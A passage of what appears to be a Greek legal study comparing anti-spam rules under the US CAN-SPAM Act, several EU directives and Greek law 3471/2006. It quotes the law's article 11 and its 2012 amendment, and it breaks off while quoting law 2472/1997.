Προκειμένου να αντιμετωπισθεί το φαινόμενο του spamming, ως εργαλείο προώθησης εμπορικών προϊόντων και υπηρεσιών, ο αμερικανικός ομοσπονδιακός νόμος υιοθετεί το σύστημα "opt out". Σύμφωνα με αυτό τα ανωτέρω εισερχόμενα ηλεκτρονικά μηνύματα είναι καταρχήν νόμιμα, έως ότου ο αποδέκτης εναντιωθεί σε αυτά με ρητή του δήλωση. Αντιθέτως, με το σύστημα "opt in", ο παραλήπτης πρέπει να συναινέσει στην αποστολή αλληλογραφίας στην ηλεκτρονική του διεύθυνση, ώστε το εισερχόμενο μήνυμα να θεωρηθεί σύννομο. Οι αντιδράσεις στην επιλογή του συστήματος "opt out" από τον Αμερικανό νομοθέτη ήταν πολλές και στηρίχθηκαν κυρίως στο επιχείρημα, ότι τελικά οι καταναλωτές-χρήστες θα πρέπει να αναλαμβάνουν πρωτοβουλίες για να προστατεύσουν την προσωπική τους ηλεκτρονική αλληλογραφία από τον καθημερινό «βομβαρδισμό» με spam mails και να απαγορεύουν με δήλωση τους την αποστολή τέτοιων μηνυμάτων. Εάν επιλεγόταν το σύστημα "opt in", τότε οι αποστολείς των ανεπιθύμητων ηλεκτρονικών μηνυμάτων θα όφειλαν να ζητήσουν την προηγούμενη άδεια από τους αποδέκτες-καταναλωτές για τη νόμιμη αποστολή εμπορικής φύσεως μηνυμάτων. Διαδικασία σαφώς απλούστερη για τους καταναλωτές και χρήστες του ηλεκτρονικού ταχυδρομείου, αλλά αρνητική για το επιθετικό marketing και την παγιωμένη εμπορική πολιτική πολλών επιχειρήσεων.

Ο αμερικανικός νόμος, ως αντίβαρο των συνεπειών της οριοθέτησης του συστήματος "opt out", υποχρεώνει τους αποστολείς να παρέχουν εύκολη και άμεση πρόσβαση στους αποδέκτες-καταναλωτές (στην ιστοσελίδα του αποστολέα), προκειμένου να εναντιωθούν στην αποστολή επιπρόσθετων διαφημιστικών e-mails από το συγκεκριμένο αποστολέα στο μέλλον.

Προβλέπεται επίσης στο εν λόγω νομοθέτημα εντός έξι μηνών από την ψήφιση και θέση σε ισχύ του, η δημιουργία ενός Do Not E-Mail Registry¹⁵⁴, δηλαδή ενός καταλόγου στον οποίο θα καταχωρούνται όσοι δεν επιθυμούν την αποστολή ανεπιθύμητων e-mails, ενώ ως

¹⁵⁴ Το Can Spam Act παρέχει παρόμοια προστασία με το Telephone Consumer Protection Act, το οποίο ισχύει από το 1991, για τις ανεπιθύμητες εμπορικού χαρακτήρα τηλεφωνικές κλήσεις ή τα γραπτά μηνύματα. Παρά την αναλογικότητα που παρουσιάζεται στις δύο καταστάσεις την τηλεφωνική και την ηλεκτρονική, αμφισβητείται ότι το νομοθέτημα για τις τηλεφωνικές κλήσεις μπορεί να καλύψει την πιο σύγχρονη κατάσταση των ηλεκτρονικών επικοινωνιών.

αρμόδια αρχή ορίζεται η Ομοσπονδιακή Επιτροπή Εμπορίου. Στην Επιτροπή αυτή παρέχονται διευρυμένες αρμοδιότητες για την τήρηση του νόμου, περαιτέρω υποχρεώσεις της Επιτροπής είναι: α) η σύσταση και λειτουργία του ως άνω καταλόγου, β) ο καθορισμός των ιδανικών του χαρακτηριστικών, γ) τα ζητήματα ασφαλείας, δ) η διασφάλιση της ακολουθούμενης πολιτικής για προστασία της προσωπικότητας.

Πρέπει να επισημανθεί, ότι με την καταχώρηση στον κατάλογο «Do Not E-Mail Registry» απαγορεύεται πλέον η αποστολή εμπορικής φύσης e-mails, δεν απαγορεύεται όμως η αποστολή μηνυμάτων φιλικού ή πολιτικού περιεχομένου, τα οποία μπορεί να είναι εξίσου ενοχλητικά και ανεπιθύμητα. Ο νόμος επιβάλλει περιορισμούς μόνο για τα εμπορικής φύσεως ανεπιθύμητα ηλεκτρονικά μηνύματα¹⁵⁵. Ως προς αυτό το σημείο, η Ομοσπονδιακή Επιτροπή Τηλεπικοινωνιών ασκεί έντονη κριτική σχετικά με τα ανεπιθύμητα e-mails, που δεν υπάγονται στις ρυθμίσεις του Spam Act, μολονότι αυτά αποτελούν τόσο σε ποιοτικό όσο και σε ποσοτικό επίπεδο εξίσου ανεπιθύμητη ηλεκτρονική αλληλογραφία (ηλεκτρονικά μηνύματα θρησκευτικών και παραθρησκευτικών οργανώσεων, πολιτικών κομμάτων κ.λπ.). Η δυνατότητα αυτή που δίδεται από το νόμο υπέρ της προστασίας των χρηστών του ηλεκτρονικού ταχυδρομείου από τις εισβολές των spammers, αποτελεί αναμφισβήτητο σημαντικό εργαλείο για τον περιορισμό των ανεπιθύμητων ηλεκτρονικών μηνυμάτων, με μειονέκτημα όμως τη μεταφορά στον καταναλωτή του βάρους για την προστασία της προσωπικότητας του.

1.2. ΠΟΙΝΙΚΕΣ ΚΥΡΩΣΕΙΣ

Αυστηρές είναι οι ποινικές κυρώσεις που προβλέπει το Can Spam Act. Συγκεκριμένα προβλέπονται χρηματικές ποινές από 250 έως και 2 εκατομμύρια δολάρια¹⁵⁶. Επιπλέον περιπτώσεις που η ημερήσια αποστολή τέτοιων μηνυμάτων υπερβαίνει τα 2.500 ή τα 25.000 μηνιαίως ή ακόμη τα 250.000 ετησίως, επιβάλλεται στον αποστολέα ποινή φυλάκισης έως τρία χρόνια. Πέραν της χρηματικής ποινής, μπορεί κατ' ανώτατο όριο να επιβληθεί και φυλάκιση έως 5 χρόνια στις περιπτώσεις που η παράβαση χαρακτηρίζεται ως κακούργημα κατά το ομοσπονδιακό ή πολιτειακό δίκαιο.

Ο νόμος «Can Spam Act» μετρά πολλά χρόνια ισχύος και έχει ήδη αποτελέσει βάση για μαζικές μηνύσεις εκ μέρους τεσσάρων από τις μεγαλύτερες εταιρίες παροχής υπηρεσιών διαδικτύου. Οι America On Line, Earthlink, Microsoft και Yahoo! εκμεταλλεύθηκαν άμεσα τις νέες νομοθετικές δυνατότητες και στράφηκαν δικαστικά εναντίον μερικών από τους πιο δραστήριους spammer. Από την άλλη πλευρά, ο νόμος δέχτηκε και κριτική από τις αντισπάμ-ακτιβιστικές οργανώσεις, καθώς δεν αποτρέπει την αποστολή όλων των παρενοχλητικών μηνυμάτων. Πράγματι, νομιμοποιείται η μαζική αποστολή διαφημιστικού υλικού υπό την

¹⁵⁵ Στην ευρεία κατηγορία των εμπορικής φύσης μηνυμάτων, το νομοθέτημα του 2003 περιλαμβάνει τα διαφημιστικά μηνύματα καθόσον και αυτά μέσω των οποίων προωθούνται εμπορικά προϊόντα ή υπηρεσίες.

¹⁵⁶ Η χρηματική ποινή των 2 εκατ. δολαρίων μπορεί να τριπλασιαστεί, δηλαδή να φθάσει και τα 6 εκατ. δολάρια, όταν αποδειχθεί ότι ο παραβάτης αποστολέας ενήργησε με δόλο.

τήρηση βασικών προϋποθέσεων, όπως η ύπαρξη των αληθινών στοιχείων του αποστολέα και η δυνατότητα "Opt-out". Η πρόβλεψη αυτή, όμως, κρίθηκε μάλλον απαραίτητη από τον νομοθέτη για την τήρηση της ισορροπίας μεταξύ στήριξης της εμπορικής βιομηχανίας και προστασίας της ιδιωτικότητας των χρηστών¹⁵⁷.

2. Β) ΕΥΡΩΠΑΪΚΗ ΈΝΩΣΗ

Το κοινοτικό δίκαιο έχει ήδη αντιμετωπίσει το πρόβλημα των τηλεφωνικών κλήσεων και της μη ζητηθείσας αλληλογραφίας προς τους καταναλωτές, περιλαμβάνοντας και τα μη ζητηθέντα ηλεκτρονικά μηνύματα¹⁵⁸.

1. Η οδηγία 97/66/ΕΚ του Κοινοβουλίου και του Συμβουλίου της 15ης Οκτωβρίου 1997, περί επεξεργασίας των δεδομένων προσωπικού χαρακτήρα και προστασίας της ιδιωτικής ζωής στον τηλεπικοινωνιακό τομέα¹⁵⁹, σχετίζεται ιδιαίτερα με τις μη ζητηθείσες κλήσεις για σκοπούς απευθείας εμπορικής προώθησης.
2. Η οδηγία 2002/58/ΕΚ του Κοινοβουλίου και του Συμβουλίου της 12ης Ιουλίου 2002 σχετικά με την επεξεργασία των δεδομένων προσωπικού χαρακτήρα και την προστασία της ιδιωτικής ζωής στον τομέα των ηλεκτρονικών επικοινωνιών (οδηγία για την προστασία της ιδιωτικής ζωής στις ηλεκτρονικές επικοινωνίες¹⁶⁰), που ισχύει από τις 31 Οκτωβρίου 2003, έχει αντικαταστήσει και έχει ενισχύσει τους κανόνες σχετικά με την επεξεργασία των δεδομένων προσωπικού χαρακτήρα και προστασίας της ιδιωτικής ζωής στον τηλεπικοινωνιακό τομέα. Στο άρθρο 13 της νέας Οδηγίας υπάρχει πλέον σαφής αναφορά στα μηνύματα ηλεκτρονικού ταχυδρομείου για σκοπούς απευθείας εμπορικής προώθησης. Αυτού του είδους η επικοινωνία θεωρείται αποδεκτή μόνον μετά την εκ των προτέρων συγκατάθεση των καταναλωτών ή στη βάση μιας προηγούμενης συναλλακτικής σχέσης («πώλησης ενός προϊόντος ή μιας υπηρεσίας»). Σε κάθε διαφημιστική αποστολή πρέπει, πάντως, να δίνεται η εύκολη και ανέξοδη δυνατότητα στον παραλήπτη να δηλώσει σαφώς την αντίθεσή του στη λήψη των συγκεκριμένων μηνυμάτων. Τέλος επιβάλλεται η απαγόρευση συγκάλυψης ή απόκρυψης της ταυτότητας του αποστολέα ή του

¹⁵⁷ Βλ. Θεοδωρίδη, ό.π., σελ. 61.

¹⁵⁸ Βλ. ΓΡΑΠΤΗ ΕΡΩΤΗΣΗ E-2344/02 υποβολή: Jillian Evans (Verts/ALE). Ανεπιθύμητη αλληλογραφία. *Επίσημη Εφημερίδα* αριθ. 052 Ε της 06/03/2003 σ. 0156 - 0157 <http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:92002E2344:EL:HTML>

¹⁵⁹ Βλ. ΕΕ L 24 της 30.1.1998, <http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:1998:024:0009:0030:EN:PDF>.

¹⁶⁰ Βλ. ΕΕ L 201 της 31.7.2002, <http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2002:201:0037:0047:el:PDF>.

διαφημιζόμενου καθώς και η απαγόρευση χρήσης μη έγκυρης διεύθυνσης στην οποία ο αποδέκτης μπορεί να ζητεί τον τερματισμό της επικοινωνίας. Αν και το περιεχόμενο της Οδηγίας 2002/58/ΕΚ ομοιάζει σε κάποια σημεία με τις ρυθμίσεις του “Can Spam Act 2003”, μια δεύτερη ανάγνωση αποκαλύπτει ένα ισχυρότερο φίλτρο που υιοθετεί η Οδηγία. Επιλέγοντας τη μέθοδο «Opt in», δηλαδή την απαραίτητη προηγούμενη συγκατάθεση εκ μέρους του παραλήπτη, ανακόπτονται ουσιαστικά a priori τα διαφημιστικά ηλεκτρονικά μηνύματα στο σύνολό τους. Δεν νομιμοποιείται δηλαδή ένα τμήμα του spam, τηρουμένων κάποιων άλλων προϋποθέσεων: μοναδική προϋπόθεση αποτελεί η σύμφωνη ή μη γνώμη του παραλήπτη. Το πρόβλημα εδώ, όμως, εντοπίζεται στο αμφισβητούμενο περιεχόμενο της έννοιας του spam. Η κοινοτική νομοθεσία εστιάζει συγκεκριμένα και αποκλειστικά πάνω στην απευθείας εμπορική προώθηση (“direct marketing”), δημιουργώντας ένα ρυθμιστικό κενό σχετικά με το μεγάλο αριθμό μηνυμάτων spam, που ποικίλλουν σε μορφή και περιεχόμενο, παραμένοντας ανεπίκλητα αν και μη διαφημιστικά. Προς το παρόν, η κάλυψη του προβλήματος επαφίεται στην θέληση του εθνικού νομοθέτη, που καλείται να εντάξει την Οδηγία στην εσωτερική νομοθεσία κάθε κράτους-μέλους¹⁶¹.

3. Η οδηγία 95/46/ΕΚ του Κοινοβουλίου και του Συμβουλίου της 24ης Οκτωβρίου 1995, για την προστασία των φυσικών προσώπων έναντι της επεξεργασίας δεδομένων προσωπικού χαρακτήρα και για την ελεύθερη κυκλοφορία των δεδομένων αυτών¹⁶² ρυθμίζει την επεξεργασία των προσωπικών δεδομένων που χρησιμοποιούνται για την αποστολή μη ζητηθείσας αλληλογραφίας. Ειδικότερα το άρθρο 14 παράγραφος β της εν λόγω οδηγίας προβλέπει το δικαίωμα στο εν λόγω άτομο να αντιτάσσεται, κατ' αίτησή του και δωρεάν, στην επεξεργασία των δεδομένων προσωπικού χαρακτήρα την οποία προτίθεται να πραγματοποιήσει ο υπεύθυνος επεξεργασίας με δραστηριότητες για την προώθηση προϊόντων, ή να ενημερώνεται πριν από την πρώτη ανακοίνωση των δεδομένων προσωπικού χαρακτήρα σε τρίτους ή τη χρησιμοποίησή τους για λογαριασμό τρίτων με σκοπό τη διεξαγωγή έρευνας μέσω του ταχυδρομείου και να του παρέχεται ρητά το δικαίωμα να αντιταχθεί δωρεάν πριν από την ανακοίνωση ή τη χρησιμοποίηση. Επιπλέον, τα κράτη μέλη διασφαλίζουν ότι οι ενδιαφερόμενοι θα γνωρίζουν την ύπαρξη αυτού του δικαιώματος.
4. Η οδηγία 2000/31/ΕΚ του Κοινοβουλίου και του Συμβουλίου της 8ης Ιουνίου 2000 για ορισμένες νομικές πτυχές των υπηρεσιών της κοινωνίας της πληροφορίας, ιδίως του ηλεκτρονικού εμπορίου¹⁶³, στην εσωτερική αγορά («οδηγία για το ηλεκτρονικό

¹⁶¹ Βλ. Θεοδωρίδη, ό.π., σελ. 63.

¹⁶² Βλ. ΕΕ L 281 της 23.11.1995, http://eur-lex.europa.eu/Result.do?aaaa=1995&mm=11&jj=23&type=L&nnn=281&pppp=0031&RechType=RECH_reference_p ub&Submit=Search.

¹⁶³ Βλ. Αλεξανδρίδου, Το δίκαιο του ηλεκτρονικού εμπορίου, ελληνικό και κοινοτικό, 2004, σελ. 117.

εμπόριο¹⁶⁴», καθώς και η οδηγία 97/7/ΕΚ του Κοινοβουλίου και του Συμβουλίου της 20ης Μαΐου 1997, για την προστασία των καταναλωτών κατά τις εξ αποστάσεως συμβάσεις (οδηγία για τις εξ αποστάσεως πωλήσεις¹⁶⁵) δεν βλάπτουν αυτό το σύστημα προστασίας δεδομένων. Όσον αφορά τις άλλες πτυχές της εξ αποστάσεως πώλησης, όπως τα έντυπα μηνύματα, το άρθρο 10 παράγραφος 2 της οδηγίας για τις εξ αποστάσεως πωλήσεις υποχρεώνει τα κράτη μέλη να εξασφαλίσουν ότι μπορούν να χρησιμοποιηθούν σε εξ αποστάσεως πωλήσεις μόνον εάν ο καταναλωτής δεν έχει εκδηλώσει την αντίθεσή του. Το άρθρο 7 της οδηγίας για το ηλεκτρονικό εμπόριο απαιτεί ειδικότερα η μη ζητηθείσα εμπορική επικοινωνία να είναι αναγνωρίσιμη σαφώς και επακριβώς ευθύς ως περιέλθει στον παραλήπτη. Τα κράτη μέλη που επιτρέπουν την αποστολή μη ζητηθείσων εμπορικών επικοινωνιών μέσω ηλεκτρονικού ταχυδρομείου, εκ μέρους φορέων παροχής υπηρεσιών, πρέπει να εξασφαλίζουν ότι οι φορείς παροχής υπηρεσιών συμβουλευονται τακτικά και τηρούν τα μητρώα «επιλογών» στα οποία μπορούν να εγγράφονται τα φυσικά πρόσωπα που επιλέγουν να μην λαμβάνουν τέτοιες εμπορικές επικοινωνίες. Τα μητρώα αυτά, τα οποία μερικές φορές αποκαλούνται ευφάνταστα «Robinson lists» (κατάλογοι του Robinson¹⁶⁶), δίνουν τη δυνατότητα στον καταναλωτή να παρεμποδίσουν τα εμπορικά μηνύματα στον ηλεκτρονικό εμπόριο. Ωστόσο, το νέο σύστημα της εκ των προτέρων συγκατάθεσης δεν ισχύει αυτόματα στους συνδρομητές που δεν είναι φυσικά πρόσωπα (άρθρο 13.5 της οδηγίας 2002/58/ΕΚ).

5. Παρομοίως, το άρθρο 10 παράγραφος 2 της οδηγίας 2002/65/ΕΚ σχετικά με την εξ αποστάσεως εμπορία χρηματοπιστωτικών αγορών προς τους καταναλωτές, που εκδόθηκε στις 26 Ιουνίου 2002¹⁶⁷, ακολουθεί την προσέγγιση της εκ των προτέρων έγκρισης/δυνατότητας εξαίρεσης για μη ζητηθείσα αλληλογραφία ή τηλεφωνικές κλήσεις. Τα κράτη μέλη έχουν την επιλογή ανάμεσα στην απαγόρευση μη ζητηθείσων επικοινωνιών, εκτός αν έχει δοθεί εκ των προτέρων συγκατάθεση, ή στην έγκρισή τους με την προϋπόθεση ότι ο καταναλωτής δεν έχει εκφράσει τη ρητή αντίθεσή του. Η οδηγία για την εξ αποστάσεως εμπορία δεν βλάπτει ούτε τους νέους κανόνες σύμφωνα με την οδηγία 2002/58/ΕΚ.

¹⁶⁴ Βλ. ΕΕ L 178 της 17.7.2000, http://www.dpa.gr/pls/portal/docs/PAGE/APDPX/LAW/RELATIVELAW/2000_31EC_EL.PDF.

¹⁶⁵ Βλ. ΕΕ L 144 της 4.6.1997, http://eur-lex.europa.eu/Result.do?aaaa=1997&mm=06&jj=04&type=L&nnn=144&prrp=0019&RechType=RECH_reference_p ub&Submit=Search.

¹⁶⁶ Τα Αρχεία αυτά είναι γνωστά και έχουν επικρατήσει στη νομική θεωρία ως «λίστες των Ροβινσόνων», *Σινανιώτη – Μαρούδη / Φαρσαρώτα*, ό.π., σελ. 393, *Ιγγλεζάκη*, Δίκαιο της πληροφορικής, 2008, σελ. 161, *Παπακωνσταντίνου*, Νομικά θέματα πληροφορικής, 2006, σελ. 132-133.

¹⁶⁷ Βλ. ΕΕ L 271 της 9.10.2002, <http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:32002L0065:EL:NOT>.

6. Η Οδηγία 2009/136 του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου, της 25ης Νοεμβρίου 2009, για τροποποίηση της οδηγίας 2002/22/EK για την καθολική υπηρεσία και τα δικαιώματα των χρηστών όσον αφορά δίκτυα και υπηρεσίες ηλεκτρονικών επικοινωνιών, της οδηγίας 2002/58/EK σχετικά με την επεξεργασία των δεδομένων προσωπικού χαρακτήρα και την προστασία της ιδιωτικής ζωής στον τομέα των ηλεκτρονικών επικοινωνιών και του κανονισμού (ΕΚ) αριθ. 2006/2004 για τη συνεργασία μεταξύ των εθνικών αρχών που είναι αρμόδιες για την επιβολή της νομοθεσίας για την προστασία των καταναλωτών. Κατά την εφαρμογή των μέτρων μεταφοράς της οδηγίας 2002/58/EK (οδηγία για την προστασία της ιδιωτικής ζωής στις ηλεκτρονικές επικοινωνίες) στο εθνικό δίκαιο, οι αρχές και τα δικαστήρια των κρατών μελών θα πρέπει όχι μόνο να ερμηνεύουν το εθνικό τους δίκαιο κατά τρόπο σύμφωνο προς την εν λόγω οδηγία, αλλά και να διασφαλίζουν ότι δεν θα βασίζονται σε ερμηνεία της η οποία θα συγκρουόταν με θεμελιώδη δικαιώματα ή γενικές αρχές του κοινοτικού δικαίου, όπως η αρχή της αναλογικότητας¹⁶⁸.

3. γ) ΕΛΛΑΔΑ

Το ελληνικό δίκαιο έχει αντιμετωπίσει το πρόβλημα της μη ζητηθείσας αλληλογραφίας, με την εξής νομοθεσία:

1. ν. 2251/1994 περί προστασίας του καταναλωτή.
2. ν. 2472/1997 για την προστασία του ατόμου από την επεξεργασία δεδομένων προσωπικού χαρακτήρα, ο οποίος ενσωμάτωσε στην Ελληνική έννομη τάξη την Οδηγία 1995/46/EK.
3. ν. 3471/2006 για την προστασία προσωπικών δεδομένων στις ηλεκτρονικές επικοινωνίες, ο οποίος ενσωμάτωσε στην Ελληνική έννομη τάξη την Οδηγία 2002/58/EK.
4. π.δ. 131/2003 σχετικά με ορισμένες νομικές πτυχές των υπηρεσιών της κοινωνίας της πληροφορίας. Προσαρμογή στην Οδηγία 2000/31 του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου.
5. Απόφαση 26/2004 της ΑΠΔΠΧ¹⁶⁹ για την νόμιμη επεξεργασία δεδομένων προσωπικού χαρακτήρα για τους σκοπούς της άμεσης εμπορίας ή διαφήμισης.
6. ν. 3783/2009, για την ταυτοποίηση κινητών τηλεφώνων.
7. ν. 3917/2011, για τη διατήρηση των δεδομένων που υποβάλλονται σε επεξεργασία.

¹⁶⁸ <http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2009:337:0011:0036:EL:PDF>.

¹⁶⁹ Βλ. <http://www.dpa.gr/APDPXPortlets/htdocs/documentDisplay.jsp?docid=161,43,30,207,127,40,129,52>

8. Οδηγία 2/2011 της ΑΠΔΠΧ¹⁷⁰ για την ηλεκτρονική συγκατάθεση στο πλαίσιο του άρθρου 11 του ν. 3471/2006.
9. ν. 4070/2012 –άρθρα 168 έως 173-, Ενσωμάτωση στην εθνική έννομη τάξη της Οδηγίας 2009/136/ΕΚ του ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου της 25^{ης} Νοεμβρίου 2009 κατά το μέρος που αφορά την τροποποίηση της Οδηγίας 2002/58/ΕΚ, σχετικά με την επεξεργασία των δεδομένων προσωπικού χαρακτήρα και την προστασία της ιδιωτικής ζωής στον τομέα των ηλεκτρονικών επικοινωνιών.
10. ν. 4024/2011 παράγραφος 8 άρθρου 39, Ρυθμίσεις θεμάτων Υπουργείου Οικονομικών.

Ειδικότερα το αρ. 11 του Νόμου 3471/2006, ορίζει¹⁷¹:

ΝΟΜΟΣ 3471/2006

Άρθρο 11

Μη ζητηθείσα επικοινωνία

1. *Η χρησιμοποίηση αυτόματων συστημάτων κλήσης, ιδίως με χρήση συσκευών τηλεομοιοτυπίας (φαξ) ή ηλεκτρονικού ταχυδρομείου, και γενικότερα η πραγματοποίηση μη ζητηθεισών επικοινωνιών με οποιοδήποτε μέσο ηλεκτρονικής επικοινωνίας, με ή χωρίς ανθρώπινη παρέμβαση, για σκοπούς απευθείας εμπορικής προώθησης προϊόντων ή υπηρεσιών και για κάθε είδους διαφημιστικούς σκοπούς, επιτρέπεται μόνο αν ο συνδρομητής συγκατατεθεί εκ των προτέρων ρητώς.*
2. *Δεν επιτρέπεται η πραγματοποίηση μη ζητηθεισών επικοινωνιών για τους ανωτέρω σκοπούς, εφόσον ο συνδρομητής έχει δηλώσει προς τον φορέα παροχής διαθεσίμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών ότι δεν επιθυμεί γενικώς να δέχεται τέτοιες επικοινωνίες. Ο φορέας υποχρεούται να καταχωρίζει δωρεάν τις δηλώσεις αυτές σε ειδικό κατάλογο συνδρομητών, ο οποίος είναι στη διάθεση κάθε ενδιαφερομένου.*
3. *Τα στοιχεία επαφής ηλεκτρονικού ταχυδρομείου που αποκτήθηκαν νομίμως, στο πλαίσιο της πώλησης προϊόντων ή υπηρεσιών ή άλλης συναλλαγής, μπορούν να χρησιμοποιούνται για την απευθείας προώθηση παρόμοιων προϊόντων ή υπηρεσιών του προμηθευτή ή για την εξυπηρέτηση παρόμοιων σκοπών, ακόμη και όταν ο αποδέκτης του μηνύματος δεν έχει δώσει εκ των προτέρων τη συγκατάθεση του, υπό την προϋπόθεση ότι του παρέχεται κατά τρόπο σαφή και ευδιάκριτο η δυνατότητα να αντιτάσσεται, με εύκολο τρόπο και δωρεάν, στη συλλογή και χρησιμοποίηση των ηλεκτρονικών του στοιχείων, και αυτό σε κάθε μήνυμα σε περίπτωση που ο χρήστης αρχικά δεν είχε διαφωνήσει σε αυτή τη χρήση.*
4. *Απαγορεύεται η αποστολή μηνυμάτων ηλεκτρονικού ταχυδρομείου, που έχουν σκοπό την άμεση εμπορική προώθηση προϊόντων και υπηρεσιών, όταν δεν αναφέρεται ευδιάκριτα*

¹⁷⁰ Βλ. <http://www.dpa.gr/APDPXPortlets/htdocs/documentDisplay.jsp?docid=12,66,202,208,179,229,114,120>

¹⁷¹ Βλ. Ιγγλεζάκη, ό.π., σελ. 263-264.

και σαφώς η ταυτότητα του αποστολέα ή του προσώπου προς όφελος του οποίου αποστέλλεται το μήνυμα, καθώς επίσης και η έγκυρη διεύθυνση στην οποία ο αποδέκτης του μηνύματος μπορεί να ζητεί τον τερματισμό της επικοινωνίας.

5. *Οι ανωτέρω ρυθμίσεις ισχύουν και για τους συνδρομητές που είναι νομικά πρόσωπα.*

Το άρθρο 11 του ν. 3471/2006 τροποποιήθηκε με το άρθρο 172 του ν. 4070/2012 ως εξής:

1. Οι παράγραφοι 3 και 4 του άρθρου 11 του ν. 3471/ 2006 αντικαθίστανται ως εξής:

«3. Τα στοιχεία επαφής ηλεκτρονικού ταχυδρομείου που αποκτήθηκαν νομίμως, στο πλαίσιο της πώλησης προϊόντων ή υπηρεσιών ή άλλης συναλλαγής, μπορούν να χρησιμοποιούνται για την απευθείας προώθηση παρόμοιων προϊόντων ή υπηρεσιών του προμηθευτή ή για την εξυπηρέτηση παρόμοιων σκοπών, ακόμη και όταν ο αποδέκτης του μηνύματος δεν έχει δώσει εκ των προτέρων τη συγκατάθεση του, υπό την προϋπόθεση ότι του παρέχεται κατά τρόπο σαφή και ευδιάκριτο η δυνατότητα να αντιστασεται, με εύκολο τρόπο και δωρεάν, στη συλλογή και χρησιμοποίηση των ηλεκτρονικών του στοιχείων και αυτό κατά τη συλλογή των στοιχείων επαφής, καθώς και σε κάθε μήνυμα, σε περίπτωση που ο χρήστης αρχικά δεν είχε διαφωνήσει σε αυτή τη χρήση.

4. Απαγορεύεται η αποστολή μηνυμάτων ηλεκτρονικού ταχυδρομείου, που έχουν σκοπό την άμεση εμπορική προώθηση προϊόντων και υπηρεσιών, καθώς και κάθε είδους διαφημιστικούς σκοπούς, όταν δεν αναφέρεται ευδιάκριτα και σαφώς η ταυτότητα του αποστολέα ή του προσώπου προς όφελος του οποίου αποστέλλεται το μήνυμα, καθώς επίσης και μια έγκυρη διεύθυνση στην οποία ο αποδέκτης του μηνύματος μπορεί να ζητεί τον τερματισμό της επικοινωνίας, ή κατά παράβαση του άρθρου 5 του π.δ. 131/2003 (Α 116), ως ισχύει, ή όταν ενθαρρύνονται οι αποδέκτες να επισκεφθούν ιστοσελίδες που παραβιάζουν τις υποχρεώσεις που απορρέουν από το παρόν άρθρο.»

2. Μετά την παράγραφο 4 προστίθενται παράγραφοι, 5 και 6, ως εξής:

«5. Οι φορείς παροχής υπηρεσιών ηλεκτρονικών επικοινωνιών έχουν την υποχρέωση να λαμβάνουν τα κατάλληλα μέτρα, που καθορίζονται με κοινή πράξη της Α.Π.Δ.Π.Χ. και της Α.Δ.Α.Ε., για την αποτροπή της μη ζητηθείσας επικοινωνίας. Από τον φορέα παροχής διαθέσιμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών που παραβίασε από αμέλεια την υποχρέωση αυτή, καθώς και την υποχρέωση που προβλέπεται στο εδάφιο β` της παραγράφου 2, οι αποδέκτες μη ζητηθείσας επικοινωνίας, έχουν το δικαίωμα να αξιώσουν αποζημίωση για κάθε περιουσιακή ζημία ή χρηματική ικανοποίηση για ηθική βλάβη. Για τη χρηματική ικανοποίηση λόγω ηθικής βλάβης, εφαρμόζεται αναλογικώς η διάταξη της παραγράφου 2 του άρθρου 14 του παρόντος νόμου. Ο φορέας παροχής διαθέσιμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών δεν υποχρεούται σε αποζημίωση και στη λήψη

μέτρων ώστε να μην επαναληφθεί η παραβίαση στο μέλλον εφόσον αποδείξει ότι δεν τον βαρύνει αμέλεια.

6. Εκτός της αποζημίωσης σύμφωνα με το άρθρο 14 του παρόντος νόμου, οι αποδέκτες μη ζητηθείσας επικοινωνίας, καθώς και οι φορείς παροχής διαθέσιμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών έχουν δικαίωμα, σύμφωνα με τη διαδικασία του άρθρου 14 παρ. 3 του παρόντος νόμου, να απαιτήσουν από όποιον παραβιάζει τις υποχρεώσεις που προβλέπονται στις παραγράφους 1 έως 4 του παρόντος άρθρου, να μην επαναλάβει την παραβίαση στο μέλλον, με απειλή χρηματικής ποινής.»

3. Η παρ. 5 του άρθρου 11 του ν. 3471/2006 αναριθμείται σε παράγραφο 7.

4. Στο άρθρο 11 του ν. 3471/2006, προστίθεται παράγραφος 8, ως εξής:

«8. Η Α.Π.Δ.Π.Χ. ορίζεται ως αρμόδια αρχή για την εφαρμογή του Κανονισμού 2006/2004/ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου (ΕΕ L 364. 9.12.2004) στον τομέα της μη ζητηθείσας επικοινωνίας. Κατά τα λοιπά εφαρμόζεται η κ.υ.α. Ζ1-827/2006 (Β'1086, 9.8.2006), όπως ισχύει.»

Η αρχή προστασίας δεδομένων προσωπικού χαρακτήρα συμπληρώνει το άρθρο με την εξής ερμηνεία¹⁷²:

«Σύμφωνα με την παρ. 1 του αρ. 11 «Μη ζητηθείσα επικοινωνία»: Με άλλα λόγια, κάθε ηλεκτρονικό μήνυμα που σας αποστέλλεται χωρίς την πρότερη ρητή συγκατάθεση σας, δηλαδή κάθε μήνυμα spam, είναι παράνομο. Το σύστημα αυτό είναι γνωστό στη διεθνή ορολογία ως σύστημα "opt-in".»

Ο νόμος 3471/2006 αποτελεί και συνέχεια του 2472/1997 ο οποίος στο άρθρο 11 αναφέρεται στο δικαίωμα ενημέρωσης των παραληπτών κατά το στάδιο της συλλογής δηλαδή πριν την αποστολή οποιουδήποτε ενημερωτικού μηνύματος.

ΝΟΜΟΣ 2472/1997

ΚΕΦΑΛΑΙΟ Γ'

ΔΙΚΑΙΩΜΑΤΑ ΤΟΥ ΥΠΟΚΕΙΜΕΝΟΥ ΤΩΝ ΔΕΔΟΜΕΝΩΝ

Άρθρο 11

Δικαίωμα ενημέρωσης

1. Ο υπεύθυνος επεξεργασίας οφείλει, **κατά το στάδιο της συλλογής δεδομένων προσωπικού χαρακτήρα, να ενημερώνει με τρόπο πρόσφορο και σαφή το υποκείμενο για τα εξής τουλάχιστον στοιχεία:**
